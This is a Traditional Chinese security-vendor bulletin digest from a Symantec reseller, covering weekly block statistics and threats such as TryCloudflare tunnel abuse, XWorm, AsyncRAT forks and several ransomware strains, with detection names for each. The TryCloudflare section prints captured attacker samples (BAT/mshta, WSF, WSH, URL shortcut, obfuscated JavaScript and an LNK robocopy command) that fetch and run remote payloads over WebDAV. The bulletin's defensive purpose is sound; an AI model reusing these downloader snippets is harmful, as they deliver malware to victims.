保安資訊--本周(台灣時間2025/07/18)賽門鐵克原廠防護公告重點說明

前言

賽門鐵克原廠首要任務就是保護我們的顧客，被譽為賽門鐵克解決方案專家的保安資訊更能發揮我們被高度認可的專業知識與技能、豐富經驗以及專為幫助客戶成功的服務熱忱，與顧客共同創造賽門鐵克解決方案的最大效益，並落實最佳實務的安全防護。攻擊者從不休息，我們更不會。一支技術精湛且敬業的團隊不斷創造新的防護措施，以應對每天發布成千上萬的新威脅。儘管不可能詳述我們已經可以防禦的每種新威脅，但該站點至少反映了我們的努力。這些公告分享針對當前熱門新聞話題有關威脅的保護更新，確保您已知道自己受到最佳的保護。點擊此處獲取賽門鐵克原廠防護公告(Protection Bulletins)。

關於 保安資訊有限公司 | 從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

在端點啟用賽門鐵克入侵預防系統(IPS) 的好處(以下皆為美國時間)

賽門鐵克的入侵預防系統 (IPS) 是業界一流的深層封包檢測技術引擎，可保護包括財富 500 強企業和消費者在內的數億個端點(桌機／筆電／伺服主機)。

過去的 7 天內，SEP 的網路層保護引擎 (IPS) 在 31 萬 6,100 台受保護端點上總共阻止了 4,910 萬次攻擊。這些攻擊中有 82.1% 在感染階段前就被有效阻止：**(2025/07/14)**

- 在**7萬5,600**台端點上，阻止了**2,110**萬次嘗試掃描**Web**伺服器的漏洞。
- 在**6萬7,800**台端點上，阻止了**540**萬次嘗試利用的**Windows**作業系統漏洞的攻擊。
- 在**2萬1,300**台**Windows**伺服主機上，阻止了**610**萬次攻擊。
- 在**4萬4,700**台端點上，阻止了**170**萬次嘗試掃描伺服器漏洞。
- 在**1萬1,900**台端點上，阻止了**78萬5,600**次嘗試掃描在**CMS**漏洞。
- 在**3萬6,300**台端點上，阻止了**170**萬次嘗試利用的應用程式漏洞。
- 在**6萬1,100**台端點上，阻止了**140**萬次試圖將用戶重定向到攻擊者控制的網站攻擊。
- 在**953**台端點上，阻止了**64萬1,100**次加密貨幣挖礦攻擊。
- 在**10萬1,200**台端點上，阻止了**820**萬台次向惡意軟體**C&C**連線的嘗試。
- 在**467**台端點上，阻止了**5萬7,000**次加密勒索嘗試。

強烈建議用戶在桌機／筆電／伺服主機上啟用 IPS (不要只把SEP/SES當一般的掃毒工具用，它有多個超強的主被動安全引擎，在安全配置正確下，駭客會知難而退)，以獲得最佳保護。點擊此處獲取有關啟用 IPS 的說明，或與保安資訊聯繫可獲得最快最有效的協助。

有憑有據!SEP的瀏覽器延伸防護功能，在上周所帶來的好處？

賽門鐵克的入侵預防系統 (IPS) 是業界最佳的深度資料包檢測引擎，可保護數億個端點(桌上型電腦和伺服器)，其中包括財富 500 強企業和消費者。

賽門鐵克端點安全 (SES) 或賽門鐵克端點防護 (SEP) 代理透過谷歌 Chrome 瀏覽器和微軟 Edge 瀏覽器的延伸供瀏覽器保護。這些延伸有兩個組成部分：

- 瀏覽器的入侵預防，利用 IPS 引擎保護客戶免受各種威脅的侵害。
- 網頁信譽，可識別可能包含惡意軟體、欺詐、網路釣魚和垃圾郵件等惡意內容的網域和網頁帶來的威脅，並阻止瀏覽這些網頁。

在過去 7 天內，賽門鐵克透過端點防護的瀏覽器延伸防護功能，在 28 萬 8,800 個受保護端點上阻止了總計 1,2580 萬次攻擊。**(2025/07/14)**

- 使用網頁信譽情資，在 **278.1K** 個端點上阻止 **12M** 次攻擊。
- 攔截 **27.5K** 個端點上 **349.5K** 次攻擊，這些攻擊試圖將用戶重定向到攻擊者控制的網站上。
- 在 **7.4K** 個端點上攔截 **162K** 次瀏覽器通知詐騙攻擊／技術支援詐騙攻擊／加密劫持嘗試。
- 在 **459** 個端點上攔截 **9.4K** 次攻擊，這些攻擊利用被入侵操控網站上的惡意腳本注入。

建議客戶啟用端點防護 (SEP) 的瀏覽器延伸，以獲得最佳防護。按下此處獲取：整合瀏覽器延伸和 Symantec Endpoint Protection (SEP)，防止惡意網站的說明。

2025/07/17
防護亮點：賽門鐵克保護用戶免遭，濫用免費隧道技術服務的攻擊

在網路威脅不斷演進的環境中，攻擊者尋求新的方法來逃避偵測，並在受攻擊的網路中維持持久性。其中一種日益普遍的手法是濫用合法、免費的隧道技術服務，透過濫用 Cloudflare 的 TryCloudflare 功能，就是一個明顯的例子。

網路知識：隧道技術類似 VPN 或是 SSH，用於遠端存取不在本地網路的資料和資源，使用者每次建立 TryCloudflare 隧道都會生成一個隨機子網域名，使流量經過 Cloudflare 伺服器代理傳遞，而這提供攻擊者一個便利且低成本的方式，進一步掩蓋自己的真實位置。

由於防火牆和網路位址轉換 (NAT) 會阻止其他網路的網頁瀏覽器直接連線到電腦，因此電腦通常很難充當網際網路的網頁伺服器。「TryCloudflare 」是 Cloudflare 提供一項免費服務，透過網站伺服器和 Cloudflare 提供的網際網路的伺服器之間建立網路通道來解決這個問題。當伺服器使用 TryCloudflare 時，網頁瀏覽器可透過向 trycloudflare.com 的特定臨時子網域提出請求，間接連接到該伺服器，Cloudflare 會透過隧道擷取內容並提供給瀏覽器。

由於網路釣魚是成功率很高的網路攻擊途徑，因此仍是散佈惡意程式第一階段的主要方法，但威脅份子通常希望他們攻擊鏈的第一階段能從網路伺服器下載後續階段所需的檔案及酬載。他們使用現成的免費隧道技術服務，儘管有防火牆和網路位址轉換，仍可大量增加能夠擔任後續階段所需的伺服器的電腦數量，並使其流量看起來不那麼可疑。

我們必須強調 Cloudflare 是一家信譽良好的公司，為數百萬組織和使用者提供合法的產品和服務，包括 TryCloudflare。

賽門鐵克不斷監控威脅，包括那些濫用免費隧道技術的威脅，我們已識別出用於濫用此類服務的各種檔案類型。以下是在我們的遙測中觀察到濫用 TryCloudflare 的檔案類型摘要。

library-ms 檔案

早在 2025 年 3 月，我們就曾報告過在以電子郵件附件形式傳送的 library-ms 檔案中濫用 TryCloudflare 隧道技術的情況 (曾在之前的防護亮點中談到：賽門鐵克有效力抗，用程式庫描述檔(*.library-ms)附件發動的惡意垃圾郵件行動)。

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <name>My Documents</name>
  <ownerSID>S-1-5-21-...</ownerSID>
  <version>5</version>
  <isLibraryPinned>true</isLibraryPinned>
  <iconReference>shell32.dll,-235</iconReference>
  <templateInfo>
    <folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
  </templateInfo>
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <isDefaultSaveLocation>true</isDefaultSaveLocation>
      <isSupported>false</isSupported>
      <simpleLocation>
        <url>\\canada-divisions-young-feedback.trycloudflare.com@SSL\DavWWWRoot\YFSAUJKSFA</url>
        <serialized>MBAAAFAFCAAAAAAAADAAAAAAAYkgCAQDQAAAAAo
+S2jU2tdAAqvk9I1dbHAg6LZPSZ32BAAAAAAAAAABAAAAAAAAAAAAAAAAAAAA4HAAAAHAAAACAAAAAAAAAAAAAAcAAAAMHAAAwVAAAACAAA
```

BAT 檔

微軟Windows批處理透過 TryCloudflare 隧道擷取遠端惡意內容的檔案，最後再以 MSHTA 指令執行。

```
@echo off
goto :batch

/*
---------- JScript Section ----------*/
<script language="JScript">
var objShell = new ActiveXObject("WScript.Shell");
objShell.Run('cmd.exe /c \\\\ipod-batman-fed-perl.trycloudflare.com@SSL\\DavWWWRoot\\new.bat', 0, false);
close();
</script>
exit /b

:batch
mshta "%~f0"
```

WSH、WSF、URL 捷徑和 JS 檔案

WSH 和 WSF 檔案與 Windows Script Host (WSH) 相關聯，WSH 是 Windows 的腳本環境。WSF 檔案是 XML 檔案，可包含以各種語言撰寫的指令碼，並支援常數和匯入外部檔案等功能。WSH 檔案是控制檔案，包含自訂執行指令碼的屬性和參數。賽門鐵克已觀察到 TryCloudflare 在這兩種檔案類型中的使用情況。

WSH

```
[ScriptFile]
Path=\\carry-lately-hills-systematic.trycloudflare.com@SSL\DavWWWRoot\5TSAJA894\RE_018903890241.pdf.ws

```

WSF

```
<?xml version="1.0" encoding="UTF-8"?>
<job>
    <script language="VBScript">
        Set objShell = CreateObject("WScript.Shell")
        ' Run pan.bat from WebDAV silently
        objShell.Run "cmd /c start /min \\cold-neon-springfield-asset.trycloudflare.com@SSL\DavWWWRoot\pan.bat", 0, False
    </script>
</job>
```

URL shortcut files

```
[InternetShortcut]
URL=file://pendant-ask-chi-comparable.trycloudflare.com@SSL/DavWWWRoot/67KJDNSMA
IDList=
HotKey=0
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

JS files

具有混淆功能的 JavaScript 檔案，也會傳送至 trycloudflare.com。


```
function _0x2d85(_0x1976c4,_0x26dc60){var _0x57b9db=_0x41c4();return _0x2d85=function(_0x25f861,_0x2b8eb1)
{_0x25f861=_0x25f861-(-0x1*0xc36+0x3b9*-0x5+0x206a);var _0xf94dd7=_0x57b9db[_0x25f861];return _0xf94dd7;},_0x2d85
(_0x1976c4,_0x26dc60);}function _0x41c4(){var _0x3d8b4b=['cmd.exe\x20/c','ell','3540bYQFXF','WScript.Sh','urse-sox.t',
't\x5cnew.bat','445000Bgnrt','\x20\x5c\x5cwebster','48yKTMNr','6055CypgPv','re.com@SSL','161432EsOkJg','Run',
'987217PkGHrS','1018752iJvVEw','rycloudfla','\x5cDavWWWRoo','36opQsJJ','-zealand-n','6dMwxMP','5152280KOlHQn',
'600159EoYriB'];_0x41c4=function(){return _0x3d8b4b;};return _0x41c4();}var _0x59923b=_0x2d85;(function(_0x32a3fd,
_0x52517c){var _0x21c511=_0x2d85,_0x2db08b=_0x32a3fd();while(!![]){try{var _0x31c554=parseInt(_0x21c511(0x1ac))/
(-0xe*-0x188+0x7*0x116+-0x1d09)*(-parseInt(_0x21c511(0x1a3))/(-0x9dc+0x13*-0x79+0x19*0xc1))+-parseInt(_0x21c511(0x19e))/
(-0x1b6e+-0x1*-0x1669+-0x2e*-0x1c)+parseInt(_0x21c511(0x1a8))/(-0x9fb*0x1+-0x1d16+0x2715)*(parseInt(_0x21c511(0x199))/
(0x3*0x6c9+-0x3*-0x577+0x1*-0x24bb))+-parseInt(_0x21c511(0x198))/(-0x32b+0x1*-0x68+0x399*0x1)*(-parseInt(_0x21c511
(0x1a5))/(-0xfb9+0xe5*-0x21+0x1*0x2d45))+parseInt(_0x21c511(0x19b))/(-0x1c2d+-0x13c0+0x2ff5)*(-parseInt(_0x21c511(0x1a1))/
(0x2c*0x4c+-0x1*-0x1c3d+-0x1*0x2944))+-parseInt(_0x21c511(0x1a4))/(0x9be+-0x20cb+0x17*0x101)+-parseInt(_0x21c511(0x19d))/
(-0x80f*-0x2+0x24c0+-0x1*0x34d3);if(_0x31c554===_0x52517c)break;else _0x2db08b['push'](_0x2db08b['shift']());}catch
(_0x2a7318){_0x2db08b['push'](_0x2db08b['shift']());}}}(_0x41c4,0x6ce58+-0x48*-0x1cfd+0xba47*-0x8));var objShell=new
ActiveXObject(_0x59923b(0x1a9)+_0x59923b(0x1a7));objShell[_0x59923b(0x19c)](_0x59923b(0x1a6)+_0x59923b(0x197)+_0x59923b
(0x1a2)+_0x59923b(0x1aa)+_0x59923b(0x19f)+_0x59923b(0x19a)+_0x59923b(0x1a0)+_0x59923b(0x1ab),-0x7f6+-0x362*0x1+0xb58,![]);
```


```
cmd.exe /c \\\\webster-zealand-nurse-sox.trycloudflare.com@SSL\\DavWWWRoot\\new.bat
```


.LNK捷徑檔 (使用不同技術的多種變種)

使用 TryCloudflare 進行隧道技術通訊最常見檔案類型是.LNK捷徑檔。賽門鐵克觀察到一些常見的不同範例如下。

- 使用 PowerShell Invoke-Expression 和 UNC 路徑的 LNK
- LNK 直接使用 cmd.exe /c 和 UNC 路徑
- LNK 不含 PowerShell 或 cmd.exe，僅指向 UNC 路徑。








使用 cmd.exe /c 和 robocopy 指令的 .LNK捷徑檔

較近期的這些 .LNK 捷徑檔的例子通常會濫用「robocopy」，這是 Windows 內建的公用程式。雖然 robocopy 是合法的檔案複製工具，但它無需額外設定即可從遠端來源複製檔案的能力，讓它成為威脅份子的理想選擇。




```
C:\Windows\System32\cmd.exe /c robocopy "\\vocabulary-bangladesh-designation-manhattan.trycloudflare.com@SSL\DavWWWRoot\RE_1WSF" %temp% vra.wsf /ns /nc /nfl /ndl >nul & start /min "" cscript.exe //nologo "%temp%\vra.wsf"
```

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Wscr!g

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Downloader
- Scr.Malcode!gen
- Scr.Mallnk!gen*
- Scr.Mallibms!gen1
- Scr.Malscript!gen31
- Scr.xSense!gen1
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- Trojan.Gen.NPE.C
- WS.Malware.1
- WS.Malware.2
- WS.SecurityRisk.4

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

欲深入了解有關更多有關賽門鐵克端點安全完整版(SESC)的詳細資訊--Symantec Endpoint Security Complete，請點擊此處。
欲了解啟用賽門鐵克端點安全完整版 (SESC) 上的「自適應防護」透過管理受信任應用程式所執行的潛在風險行為來減少攻擊面，請點擊此處。
欲深入了解有關 Carbon Black Endpoint，請點擊此處。
欲深入了解有關賽門鐵克基於雲的網路安全服務 (WebPulse) 的更多訊息，請點擊此處。

2025/07/17

在散播H2miner挖礦劫持惡意軟體的網路攻擊行動中同時出現Lcryx勒索軟體的全新變種：Lcrypt0rx

根據 Fortinet 最新報告，新發現 H2miner 惡意軟體散播行動與 Lcrypt0rx 勒索軟體部署有重疊的跡象。Lcrypt0rx 是採用 VBScript 撰寫的 Lcryx 勒索軟體變種，會在加密檔案中附加 .lcryx 副檔名。該惡意軟體有能力停用各種系統工具和程序、刪除系統備份、確保持久性或變更受感染機器的桌面背景。完成加密程序後，惡意軟體會繼續嘗試下載其他有效酬載，包括惡意竊密程式和挖礦劫持程式。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Mshta-Ps!g1
- ACM.Ps-CPE!g2
- ACM.Ps-Enc!g1
- ACM.Ps-Mshta!g1
- ACM.Ps-THta!g1
- ACM.Ps-TPs!g1
- ACM.Ps-Wbadmin!g1
- ACM.Schtsk-TPs!g1
- ACM.Untrst-RunSys!g1
- ACM.Wscr-RgPst!g1
- ACM.Wscr-Wscr!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Dropper
- SONAR.SuspBeh!gen1
- SONAR.SuspLaunch!g483
- SONAR.SuspOpen!gen11
- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Hacktool.Rootkit
- ISB.Downloader!gen52
- ISB.Downloader!gen348
- ISB.Heuristic!gen52
- JS.Malscript!g1
- Miner.Bitcoinminer
- Miner.XMRig
- PUA.Gen.2
- Scr.xSense!gen3
- Trojan Horse
- Trojan.Gen.2
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- Trojan.KillAV
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- System Infected: Coinminer Download 12
- Web Attack: Trojan.Coinbitminer Download
- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/17

Emmenhtal惡意程式載入器，在最近的網路攻擊行動中受到惡意程式即服務(MaaS)業者的青睞

思科旗下資安公司 Cisco Talos 最近發表的一份報告中，研究人員強調最近使用 Emmenhtal 惡意程式載入器來傳送各種有效酬載的網路攻擊行動。其中一個行動將 Emmenhtal 惡意程式載入器藏身在釣魚郵件的壓縮檔附件中，而另一個行動則在各種 GitHub 套件庫中託管 Emmenhtal 惡意程式載入器以傳送 Amadey 有效酬載。研究人員在後續的行動中發現與先前郵件傳送行動重疊的戰術、技巧和程序 (TTPs)，並將它們與相同的幕後 MaaS業者關聯起來。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-CPE!g2
- ACM.Ps-Wscr!g1
- ACM.Wscr-Ps!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Dropper
- SONAR.SuspPE!gen52

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Malcode!gen
- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/17

科技越進步，詐騙越方便～新一波的技術支援詐騙利用合法的聊天平台，並使用冒充品牌的方式

技術／資金支援詐騙手法不斷演變，使其看起來更為合法。以前，詐騙者在釣魚電子郵件中包含電話號碼，依靠受害者主動聯繫。然而，我們最近觀察到手法上的轉變：攻擊者現在使用合法的免費聊天服務，並冒充全球知名品牌，通常還附上偽造的退款發票來進行技術支援詐騙。

電子郵件標題：

- Subject： Re：
- From： {Brand_name} Refund Team <假冒的郵件地址>

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/16

拆解DeadLock勒索軟體攻擊鏈，應對MITRE ATT&CK的攻擊手法

另一款名為「DeadLock」的勒索軟體已被發現。成功入侵後，加密檔案會被冠上 .dlock 副檔名。目前，尚未確認該駭客是否採取雙重勒索策略 (即威脅若不支付贖金就會公開或出售資料)。不過，根據勒索 (贖金支付說明) 的內容，他們似乎只專注於以加密為基礎的勒索，要求受害者透過 Session (getsession.org) 與他們聯絡，並聲明他們接受比特幣和 Monero 的付款。

拆解該勒索軟體的攻擊鏈，應對廣泛的 MITRE ATT&CK 的攻擊手法。它可以透過可卸除式媒體 (T1091) 取得初始存取權，並透過嘗試修改開機層級 (T1542.003) 來持續執行。在執行過程中，它會使用命令編譯器 (T1059)、API 掛鉤 (T1106) 和服務篡改 (T1543.003)。它使用反偵錯、程序注入 (T1055) 和直接卷冊存取 (T1006) 來隱藏和控制。惡意軟體執行搜尋作業 (T1082、T1083)，透過混淆 (T1027) 和沙箱檢查 (T1497.001) 逃避偵測，並執行檔案加密 (T1486)--以 .dlock 副檔名重新命名檔案。它也嘗試停止服務 (T1489)、存取公共資料夾，並顯示挖礦行為的痕跡 (T1496)。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.2

基於機器學習的防禦技術：

- Heur.AdvML.B

2025/07/16

人性是資安最大的漏洞～偽裝成傑佛瑞愛潑斯坦(Jeffrey Epstein)「x魔」案相關檔案的誘餌，暗中散播XWorm惡意程式

隨著公眾對傑佛瑞愛潑斯坦(Jeffrey Epstein)「x 魔」案的重新關注以及圍繞相關檔案釋出的爭論，網路罪犯正利用這則熱門新聞進行社交工程引誘。被觀察到有人散佈 XWorm，這是一種已知的商品化惡意軟體，常在 Telegram 頻道和地下論壇販售，偽裝成偽造的 Epstein 檔案 (Epstein files2.exe)。

執行後，惡意軟體會向 Telegram 上的殭屍發出信標，洩漏受害者系統的詳細資訊，包括

- 作業系統版本和全名
- CPU 和 GPU 規格
- RAM 數量
- 用戶名稱和 USB 狀態

XWorm 是一款多功能遠端存取木馬程式 (RAT)，可實現全面的系統監控，包括遠端桌面存取、檔案管理、網路攝影機和麥克風監視以及螢幕擷取。它專門竊取資料，收集瀏覽器憑證、cookie、剪貼簿資料、加密錢包等。

它支援執行自訂的有效酬載，透過登錄編輯程式修改機碼或工作排程維持持續性／常駐能力，並透過 Telegram、Discord 或 HTTP 等途徑與操作者通訊，通常使用加密來避免偵測。它結合了虛擬環境認知檢查 (anti-VM checks)、混淆和防毒繞過等迴避技術。某些變種還包括 USB 傳播、DDoS 功能等附加功能。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-FlPst!g1
- ACM.Untrst-RunSys!g1
- ACM.Untrst-Schtsk!g1
- ACM.Ps-RgPst!g1
- ACM.Untrst-RgPst!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspBeh.C!gen15
- SONAR.SuspBeh!gen752
- SONAR.SuspBeh!gen93
- SONAR.SuspDataRun

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- MSIL.XWorm!gen2

基於機器學習的防禦技術：

- Heur.AdvML.B

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Untrusted Telegram API Connection
- System Infected: Trojan.Backdoor Activity 654

2025/07/16

AsyncRAT遠端存取特洛伊木馬(RAT)出現許多分支

最近發表的一份報告凸顯 AsyncRAT 遠端存取特洛伊木馬 (RAT) 家族出現許多廣泛的衍生分支。AsyncRAT 是一種高度模組化的遠端存取特洛伊木馬 (RAT)，基本上它允許攻擊者控制被攻擊的系統。該報告指出超過 30 種不同的 RAT，其中有些性質不太嚴重，但相信都是從開放原始碼的 AsyncRAT 分支出來的。DCRAT 和 VenomRAT 是觀察到的最大分支。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspBeh!gen667
- SONAR.SuspBeh!gen93
- SONAR.Zbot!gen8

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Backdoor.ASync
- Hacktool
- Trojan.Gen.2
- Trojan.Gen.MBT
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

2025/07/16

Octalyn惡意竊密程式假冒鑑識工具包，目標是竊取加密錢包、VPN和瀏覽器資料

Octalyn 惡意竊密程式是一款複雜的全新惡意軟體，偽裝成 GitHub 上的合法鑑識工具套件。它專為大規模資料竊取和外洩而設計，目標是竊取使用者的敏感資料，包括 VPN 設定、瀏覽器憑證 (密碼、cookie、自動表格填寫、瀏覽歷史) 以及 Bitcoin、Ethereum、Litecoin 和 Monero 等主要加密貨幣錢包資訊。感染過程由 Build.exe 執行開始，Build.exe 是一個驅動程式元件。它利用 Windows API 功能建立主要工作目錄，作為中繼區域。主要的有效酬載 TelegramBuild.exe 接著會建立一個有組織的目錄結構，包括「Cryptowallets」、「Extensions」、「VPN」、「Games」和「Socials」等專用資料夾。資料收集完成後，所有蒐集到的資訊會使用 PowerShell 指令壓縮成 ZIP 檔案，並透過加密的 TLS 連線外洩至攻擊者控制的 Telegram 頻道。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Http!g2
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Dropper
- SONAR.SuspLaunch!g266

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Github Cloud Service Connect Attempt
- Audit: PowerShell Process Accessing Github

